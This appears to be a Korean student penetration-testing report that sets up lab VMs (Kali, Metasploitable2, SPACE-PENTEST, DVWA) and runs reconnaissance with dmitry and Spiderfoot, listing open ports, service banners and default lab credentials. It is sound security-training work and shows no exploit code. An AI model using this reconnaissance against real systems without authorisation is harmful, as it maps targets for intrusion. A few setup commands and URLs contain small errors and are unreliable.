

CAUTION

<All in Kali Linux>

모의해킹 결과 보고서

담당자: 홍석현

수행 기간: 25.09.15 ~ 25.12.25

목차

내용

00_환경세팅 & MITRE ATT&CK	8
Attack Machine	8
Victim Machine	9
SPACE-PENTEST	9
dvwa	10
Metasploitable2	10
MITRE ATT&ACK Framework	11
01_Reconnaissance	12
amass	12
dmitry	12
Spiderfoot	13
nmap	21
Zenmap	29
legion	30
theHarvester	30
unicornscan	30
dirb	30
dirBuster	33
gobuster	35
skipfish	39
wfuzz	39
davtest	41

nikto	44
02_Resource Development	45
searchsploit.....	45
radare2.....	52
clang/clang++	59
generic_chunked	59
generic_listen_tcp.....	59
generic_send_tcp_udp.....	59
msf-nasm_shell.....	59
msfpc.....	59
msfvenom.....	60
03_Initial Access	61
Metasploit-framework.....	61
commix.....	64
dns-rebind.....	65
gophish.....	65
setoolkit.....	65
sqlmap	65
04_Execution	66
Metasploit-framework.....	66
05_Persistence	70
Laudanum: Collection of injectable web files	70
Webshells: Collection of webshells	73
Weeveily: Weaponized web shell.....	74
06_Privilege Escalation	75

peass(linpeas, winpeas): Privilege Escalation Awesome Scripts SUITE.....	75
metasploitable-framework: Framework for exploit development and vulnerability research	76
unix_privesc_check: Script to check for simple privilege escalation vector.....	76
07_Defense Evasion	78
Pass-the-hash	78
evil-winrm: ultimate WinRM shell for hacking/pentesting	78
impacket-scripts:Links to useful impacket scripts examples.....	78
mimikatz: Uses admin rights on Windows to display passwords in plaintext.....	80
netexec: Network Execution Tool.....	80
passing-the-hash	80
smbmap: SMB enumeration Tool	80
xfreerdp3: Free RDP X11 client.....	81
08_Credential Access	82
Brute Force (브루트 포스).....	82
_hydra.....	82
_medusa	82
Ncrack	83
Netexec.....	83
Patator	83
OS Credential Dumping (자격증명 추출).....	83
Password Cracking (비밀번호 크래킹).....	84
Hashcat.....	84
John the Ripper	84
Ophcrack.....	85

Password Profiling & Wordlists (비밀번호 프로파일링 및 단어 목록).....	85
WiFi (무선네트워크 공격)	85
09_Discovery	86
smtp-user-enum	88
tcfreeplay	89
wafw00f	90
ike-scan.....	90
masscan.....	91
enum4linux	92
arping	95
fping.....	95
swaks	96
netdiscover.....	96
10_Lateral Movement	97

All in Kali Linux 개요

2025 년 09월 15일부터 12월 25일까지 CAUTION에서 진행한 모의해킹 프로젝트로, Kali Linux 2025.2 운영체제 내의 도구를 이용하여 여러 취약한 가상머신을 모의해킹 해보고 보고서 작성을 목표로 하였습니다. 해당 프로젝트의 목표는 단순 각 해킹 단계별 수행 과정과 도구들의 사용법을 익히는 것뿐만이 아니라, 마주치는 상황에 따라 어떤 도구를 선택할 것인지, 공격 도구가 해당 서버로부터 어떤 패턴을 발견하는지, 그 패턴이 의미하는 바와 해당 패턴으로부터 할 수 있는 다음 단계(Tactic)의 공격까지 판단하는 과정과 논리를 배울 수 있을 것입니다.

기존 Kali Linux의 BackTrack 과 WHAX에서 상속된 메뉴 구조가 2025년 6월 13일에 Kali Linux 2025.2 버전이 출시되면서 새롭게 조직화되어 현재 업계 표준인 MITRE ATT&CK 프레임워크를 기반으로 메뉴가 변경되었습니다. 본 프로젝트에서는 해당 메뉴 분류와 순서에 따라 모의해킹을 진행하였습니다. 모의해킹을 대상으로 한 가상머신은 다음과 같습니다.

- Metasploitable2
- SPACE-PENTEST

대상 타겟/모의 해킹 환경

모든 환경은 VMware Workstation Pro 17에서 구축하였습니다.

- **Host - OS: Kali Linux 2025.2**

- Host ID: kali
- IP Address: 192.168.79.130
- Image Source: <https://cdimage.kali.org/kali-2025.2/kali-linux-2025.2-installer amd64.iso>

- **SPACE-PENTEST**

- OS: Ubuntu 20.04.6 LTS
- Host ID: victim
- IP Address: 192.168.79.140
- Machine Source: <https://github.com/hspace-io/SPACE-PENTEST>

- **Metasploitable2**

- Host ID: msfadmin
- IP Address: 192.168.79.150
- Image Source: <https://sourceforge.net/projects/metasploitable/files/Metasploitable2/>

00_환경세팅 & MITRE ATT&CK

* 스터디 시작 전, 실습을 진행할 기본적인 VM 셋업을 실시

- VM: VMware Workstation 17 Pro
- Main Attack Machine: Kali linux 2025-2
- 모의해킹 대상: Metasploitable2, SPACE-PENTEST, dvwa

Attack Machine

Network Setup

Host-Only와 NAT 네트워크에 고정 IP를 할당시켜두는 이유는 대략적으로 다음과 같다.

- 항상 같은 주소로 접근 가능: 실습 중 동적 IP 할당으로 인해 주소가 바뀌면 스캔이나 익스플로잇, 포스트 익스플로잇 단계에서 계속 주소를 찾아야하는 과정과 다른 VM이나 장치와 IP가 충돌할 수 있는 가능성을 제거
- 보고서 작성 시 스크립트, 캡처 등 같은 IP를 가정할 수 있음
- Network Topology가 예측 가능해 라우팅이나 포트포워딩 등 설정이 가능.

```
(kali㉿kali)-[~]
└─$ cat /etc/network/interfaces
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

# Host-only
auto eth0
iface eth0 inet static
    address 192.168.79.130
    netmask 255.255.255.0

# NAT
auto eth1
iface eth1 inet static
    address 192.168.117.130
```

```
netmask 255.255.255.0
gateway 192.168.117.2
dns-nameservers 8.8.8.8 8.8.4.4
```

해당 주소들은 윈도우 Powershell에서 ***ipconfig /all*** 실행 시 나오는 VMware Network Adapter의 배정된 주소에 따라 동일하게 설정되어야 동작한다. 이미 Host IP가 **.1**로 잡혀있으므로 게이트웨이 주소는 충돌 방지를 위해 **.2**로 배정된다.

/etc/network/interfaces 파일 수정 후 다음 명령어들을 통해 네트워크 재설정을 진행하면 된다.

```
sudo systemctl restart networking
sudo systemctl restart NetworkManager
sudo ifdown eth0 eth1 || true
sudo ifup eth0 eth1
```

이후 다음 명령어들을 통해 정상적으로 고정 IP 설정이 되었는지, 통신은 잘 되는지 체크

```
ip a show
ip route show
ping -c 4 8.8.8.8
ping -c 192.168.117.1 # NAT host 주소
```

Victim Machine

SPACE-PENTEST

- Ubuntu 20.04 VM을 따로 깔아서 사용

Victim Machine도 모의해킹 전에 고정 IP 할당을 진행한다. Ubuntu는 netplan을 통해 네트워크 설정이 가능하므로 해당 디렉토리 안에 있는 ***.yaml*** 파일을 수정해서 네트워크 설정을 할 수 있다.

```
victim@ubuntu:~$ cat /etc/netplan/01-network-manager-all.yaml
# Let NetworkManager manage all devices on this system
network:
  version: 2
  ethernets:
    ens33:
      dhcp4: false
      addresses: [192.168.79.140/24]
    ens37:
      dhcp4: true
      addresses: [192.168.117.140/24]
  routes:
    - to: default
      via: 192.168.117.2
```

Attack Machine에 할당한 IP와 겹치지 않게 해 충돌이 일어나지 않게 하자.

```
sudo netplan apply
```

이후 SPACE-PENTEST 설치를 위한 docker 설치를 진행해준다.

```
sudo apt install -y ca-certificates curl software-properties-common apt-transport-https lsb-release  
  
curl -fsSL https://download.docker.com/linux/ubuntu/gpg | sudo gpg --dearmor -o  
/usr/share/keyrings/docker-archive-keyring.gpg  
  
echo "deb [arch=$(dpkg --print-architecture) signed-by=/usr/share/keyrings/docker-archive-keyring.gpg]  
https://download.docker.com/linux/ubuntu $(lsb_release -cs) stable" | sudo  
tee /etc/apt/sources.list.d/docker.list > /dev/null  
  
sudo apt update  
sudo apt install -y docker-ce docker-ce-cli containerd.io  
  
sudo systemctl status docker  
sudo systemctl enable docker  
sudo systemctl start docker  
  
sudo usermod -aG docker $USER
```

이제 git을 이용해서 HSPACE의 SPACE-PENTEST를 불러오자.

```
git clone https://github.com/hspace-io/SPACE-PENTEST.git  
cd SPACE-PENTEST/system/hspace_shoppingmall  
docker compose up -d # 환경 실행  
  
docker compose down -d # 환경 종료
```

환경 실행 후 **localhost://5001** 접속 시 가상의 웹사이트가 나타나게 되고, 모의해킹을 진행할 수 있게 된다.

dvwa

dvwa는 SPACE-PENTEST를 설치한 Victim 머신에 같이 설치해주었다.

```
docker search web-dvwa  
docker pull vulnerables/web-dvwa  
docker run -d -p 8081:80 --name dvwa vulnerables/web-dvwa
```

dvwa는 localhost://8081 접속 시 사용 가능하며, 임의의 ID로 로그인 후 Create/Reset Database 버튼을 눌러 초기화 과정을 거친다.

이후 ID: admin / password: password 로 로그인 하면 진행할 수 있다.

Metasploitable2

[Getting Started with Metasploitable2 and Kali Linux](#)

해당 링크를 참조해서 설치 후 진행하면 된다.

Username: msfadmin

Password: msfadmin

ifconfig # 공격당할 IP 주소 확인

MITRE ATT&ACK Framework

마이티 어택 프레임워크는 기술이나 소프트웨어 기술이 아니다. **공격자가 공격 수행을 위해 이용하는 전술, 기법, 절차(TTP, Tactics, Techniques and Procedures)를 설명한 지식 기반 컴 프레임워크**다.

공격자들의 최신 공격 기술 정보가 담긴 저장소로, 기존에는 윈도우 기업 네트워크 환경에 사용되는 해킹 공격에 대해 TTPs를 문서화하는 것으로 시작하여 이후 공격자로부터 발생한 일관된 공격 행동 패턴에 대한 분석을 기반으로 TTPs 정보를 매핑해 공격자의 행위를 식별해 줄 수 있는 프레임워크로 발전했다.

다음은 MITRE ATT&CK으로 얻을 수 있는 이점이다.

- 위협과 공격자 동작에 대한 이해도 증강
- 효과적인 보안 전략 및 탐지법 개발
- 보안 투자 우선순위 지정 및 초점 확립
- 보안 효과 측정
- 위협 및 방어에 관한 정보 공유

다음은 MITRE ATT&CK에서 확인할 수 있는 정보에 대한 설명이다.

- Matrices: Tactics와 Technique의 개념과 관계를 시각화 한 표
- Tactics 공격 전술 정보: 공격자의 공격 목표에 따른 행동을 나타낸다. 상황에 따른 각각의 Techniques가 존재하며, 공격 목적에 따른 분류를 제공한다. Enterprise는 14개의 Tactics가 존재한다.
- Techniques 공격 기술 정보: 공격자가 목표에 대한 Tactic을 달성하기 위한 방법으로, Technique을 통해 발생하는 결과(피해)를 명시한다. 기술 조회 시 세부 기술(Sub-Techniques)까지 확인이 가능하다.
- Mitigations 공격 완화 정보: 방어자가 공격을 예방하고 탐지하기 위해 취할 수 있는 행동을 의미. 보안 목적과 시스템 상황에 따라 중복 적용이 가능하다.
- Groups 공격 단체/조직 정보: 공개적으로 명칭이 부여된 해킹단체에 대한 정보와 공격기법을 분석해 둔 리스트, 탐지된 공격을 즐겨 사용하는 해킹 그룹이나 공격의 이유/목적 등을 추측 가능하게 한다.
- Software 공격 도구 정보: 공격에 사용된 공격코드 또는 운영체제(OS)에 포함된 기본 도구나 오픈소스 도구 등 "다양한 도구 모음"을 총칭하여 정리한 것

MITRE ATT&CK Framework를 통해서 특정 보안 사건들에 매핑하여 사용된 Tactics와 Techniques를 도식화하여 볼 수 있다.

01_Reconnaissance

amass

In-depth DNS Enumeration and Network mapping, 외부 공격 surface를 파악하기 위한 오픈소스 정보 수집 도구로, 주로 대규모 서브 도메인 탐색을 위해 사용한다.

SPACE-PENTEST와 Metasploitable2 타겟 모두 로컬 머신에서 실행 중이기에 서브 도메인이나 OSINT 등의 정보를 찾을 수 없었다.

dmitry

: Deep magic information Gathering Tool, 대상 호스트에 대해 서브 도메인, 이메일 주소, uptime 정보, 간단한 TCP 포트스캔, whois 조회 등 외부 정보 수집을 자동화하는 도구.

[Against SPACE-PENTEST]

```
% This query was served by the RIPE Database Query Service version 1.120 (DEXTER)

Gathered TCP Port information for 192.168.79.140
-----

Port          State
80/tcp        open

Portscan Finished: Scanned 150 ports, 148 ports were in state closed

All scans completed, exiting
```

[Against Metasploitable2]

```
Gathered TCP Port information for 192.168.79.150
-----

Port          State
21/tcp        open
22/tcp        open
23/tcp        open
25/tcp        open
53/tcp        open
80/tcp        open
111/tcp       open
139/tcp       open

Portscan Finished: Scanned 150 ports, 141 ports were in state closed

All scans completed, exiting
```


Spiderfoot

[공격 요약]

OSINT 도구 중심으로 공개 정보 수집(Open Resource Intelligence)에 특화된 Spiderfoot 도구를 이용해서 Target들에 대한 정보 수집을 진행하였다. 타겟이 될 모의해킹용 Ubuntu Victim Machine에서 Docker를 이용해 SPACE-PENTEST와 web-dvwa 컨테이너를 열고, 다른 VM으로 Metasploitable2를 실행시켜 Scan이 가능하게 하였다.

이후 `sudo spiderfoot -l 127.0.0.1:5500` 명령어로 Spiderfoot 도구를 웹 상에서 편하게 이용할 수 있었다.

New scan에서 정보 수집을 진행할 대상들을 차례차례 넣어 정보 수집을 진행했고, 유의미한 정보를 얻을 수 있었지만 그렇지 않은 경우가 있었다. 특히 실행되고 있는 docker process들을 scan하지 못해 진행에 어려움이 있었다. 그럼에도 계속해서 해결 방안을 찾아갔고 결과적으로는 성공적으로 Spiderfoot을 사용한 결과를 낼 수 있었다.

[Against Metasploitable2]


Metasploitable2 VM에서 `ifconfig eth0` 명령어를 통해 모의해킹을 위해 뚫어놓은 `Host-Only` IP를 확인한다.

```
msfadmin@metasploitable:~$ ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 00:0c:29:fd:ec:35
          inet addr:192.168.79.150  Bcast:192.168.79.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe35/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1183 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1165 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:73414 (71.6 KB)  TX bytes:72499 (70.7 KB)
          Interrupt:17 Base address:0x2000

msfadmin@metasploitable:~$
```

IP 주소는 `inet addr` 부분, `192.168.79.150`이다. 이는 기본 머신 셋업 부분에서도 진행했던 바가 있다.

다음으로 Spiderfoot에서 해당 IP 주소를 가지고 Scan 작업을 진행하였다. 다음은 그 결과이다.



한눈에 보기에다 꽤나 많은 정보를 스캔한 것 같다. 열려있는 TCP, UDP 포트부터 포트 정보, OS, Raw Data까지 얻은 것을 확인할 수 있었다. Correlations에서 'High'가 3개, 'Info'가 4개가 있으니 해당 세부 내용을 확인해보자.

Metasploitable2 **FINISHED**

Summary Correlations Browse Graph Scan Settings Log

Correlation	Risk	Data Elements
Database server exposed to the Internet: 192.168.79.150:3306	HIGH	1
Database server exposed to the Internet: 192.168.79.150:5432	HIGH	1
Remote desktop exposed to the Internet: 192.168.79.150	HIGH	1
Software version revealed on open port: 220 (vsFTPd 2.3.4)	INFO	1
Software version revealed on open port: >	INFO	1
Software version revealed on open port: RFB 003.003	INFO	1
Software version revealed on open port: SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1	INFO	1

Correlations 탭에 들어오면 스캔한 데이터에서 얻을 수 있는 정보들 중 의미있는 관계나 연결고리를 자동적으로 정리하여 정보들 사이 연관성을 확인할 수 있고, 위험도 등급도 자체적으로 매겨 둔 것을 볼 수 있다. 'High'한 정보 하나와 'Info' 정보 하나 각각의 세부 내용을 확인해보자.

Correlation				Risk	Data Elements
Database server exposed to the Internet: 192.168.79.150:3306 ⓘ				HIGH	1
Data Element	Source Data Element	Source Module	Identified		
192.168.79.150:3306	192.168.79.150	sfp_portscan_tcp	2025-09-30 20:19:44		
Database server exposed to the Internet: 192.168.79.150:5432 ⓘ				HIGH	1
Remote desktop exposed to the Internet: 192.168.79.150 ⓘ				HIGH	1
Software version revealed on open port: 220 (vsFTPD 2.3.4) ⓘ				INFO	1
Data Element	Source Data Element	Source Module	Identified		
220 (vsFTPD 2.3.4)	192.168.79.150:21	sfp_portscan_tcp	2025-09-30 20:18:43		
Software version revealed on open port: > ⓘ				INFO	1
Software version revealed on open port: RFB 003.003 ⓘ				INFO	1
Software version revealed on open port: SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1 ⓘ				INFO	1

첫번째 정보에서는 DB 서버의 주소가 노출되었다고 하고 'Data Element'가 해당 주소를 나타내고 있다. 데이터 서버의 주소가 노출되면 공격자가 해당 주소를 가지고 포트 스캔, 서비스 탐지, 취약점 분석 등 각종 공격의 타겟이 될 수 있으므로 유출되면 안되는 민감한 정보가 맞다. 그러므로 위험도가 높은 정보인 것으로 분류되었다.

두번째 정보에서는 Software의 버전이 열려있는 포트로부터 공개된 것을 볼 수 있다. 해당 정보는 당장은 서버에 직접적인 공격을 가할 수는 없지만 해당 소프트웨어의 취약점을 통해 서버를 공격할 수 있으므로 유의미한 정보가 맞다. 그러므로 위험도는 없지만 유의미한 정보라 'INFO'에 분류된 것 같다.

목록에 있는 다른 정보들도 전부 이해 가능하게 Spiderfoot이 설명까지 써 넣기에 수집된 데이터들 간에 어떠한 연관성이 있는지 한눈에 잘 볼 수 있었다. 다음으로는 Browse 탭을 확인해보았다.

Metasploitable2 FINISHED

Summary
Correlations
Browse
Graph
Scan Settings
Log
↺
⬇

🔍

Type	Unique Data Elements	Total Data Elements	Last Data Element
IP Address	1	1	2025-09-30 20:17:51
Open TCP Port	14	14	2025-09-30 20:19:44
Open TCP Port Banner	7	7	2025-09-30 20:19:44
Open UDP Port	1	1	2025-09-30 20:18:02
Open UDP Port Information	1	1	2025-09-30 20:18:02
Operating System	1	1	2025-09-30 20:18:00
Raw Data from RIRs/APIs	1	1	2025-09-30 20:17:57


Browse 탭에서는 스캔 결과를 카테고리 별로 정리해서 탐색해 볼 수 있었다. 단순 수집된 데이터가 아니라 모든 의미있는 데이터를 구조화된 형태로 보여줘서 수집된 정보를 보기 편했다.

다음으로는 Graph 탭이었는데, 그래프를 만들기에는 충분한 데이터가 모이지 않아 그래프가 형성되지 않았다. 그래도 Spiderfoot Scan을 통해 Metasploitable2에 대한 유의미한 데이터를 얻을 수 있었다.

[Against SPACE-PENTEST]

우선 SPACE-PENTEST를 연 Victim Machine의 IP인 `192.168.79.140`을 대상으로 스캔을 진행하였다. Spiderfoot은 기본적으로 IP 또는 도메인만 입력받고, 포트를 직접 지정하여 스캔하는 기능은 없다.

다음은 Victim Machine을 초기에 Scan한 결과이다.



무언가 이상하다. 스캔 된 결과값에서 유의미한 결과를 도출해 낼 수 없다. 하다 못해 열려있는 SPACE-PENTEST나 web-dvwa에 대한 포트 스캔이라도 이루어져야 하는데 그 데이터도 없다. 그래서 내가 이전에 생각했던 대로 결과값이 안나왔기 때문에, 다음 과정들을 거치며 문제점들을 파악했다.

- 가설) `192.168.79.140` IP로 접속할 수 없다? → Attack Machine에서 `ping -c 4 192.168.79.140`으로 통신 유무 확인

```
(kali㉿kali)-[~]
└─$ ping -c 4 192.168.79.140
PING 192.168.79.140 (192.168.79.140) 56(84) bytes of data.
64 bytes from 192.168.79.140: icmp_seq=1 ttl=64 time=2.76 ms
64 bytes from 192.168.79.140: icmp_seq=2 ttl=64 time=0.790 ms
64 bytes from 192.168.79.140: icmp_seq=3 ttl=64 time=0.576 ms
64 bytes from 192.168.79.140: icmp_seq=4 ttl=64 time=0.763 ms

--- 192.168.79.140 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3035ms
rtt min/avg/max/mdev = 0.576/1.223/2.763/0.892 ms
```

Victim Machine과는 아주 잘 통신이 되는 걸 확인 할 수 있다.

- 가설) 그렇다면 해당 머신에서 연 SPACE-PENTEST와 web-dvwa에 접근(통신)할 수 없다? → `curl` 명령어로 포트 매핑해서 접근 가능한지 확인

```
(kali㉿kali)-[~]
└─$ curl -I http://192.168.79.140:5001
HTTP/1.1 200 OK
Server: Werkzeug/3.0.6 Python/3.8.20
Date: Tue, 30 Sep 2025 13:06:26 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 25416
Vary: Cookie
Connection: close

(kali㉿kali)-[~]
└─$ curl -I http://192.168.79.140:8081
HTTP/1.1 302 Found
Date: Tue, 30 Sep 2025 13:06:30 GMT
Server: Apache/2.4.25 (Debian)
Set-Cookie: PHPSESSID=icuck4754cepiuc7euf3quf12; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=icuck4754cepiuc7euf3quf12; path=/
Set-Cookie: security=low
Location: login.php
Content-Type: text/html; charset=UTF-8
```


잘만 된다. 심지어 Attack Machine에서 Firefox로 해당 주소 접속도 잘 된다.

- 결론) 그렇다면 Spiderfoot에서 SPACE-PENTEST와 web-dvwa를 못찾고 있는거다. 근데 이유가 뭔가?

해당 이유에 대해 고심하다가, Scan 결과에서 Log 탭이 있는데, 해당 탭에서 이런 것을 보았다.

sfp_tool_nmap	ERROR	You enabled sfp_tool_nmap but did not set a path to the tool!
---------------	-------	---

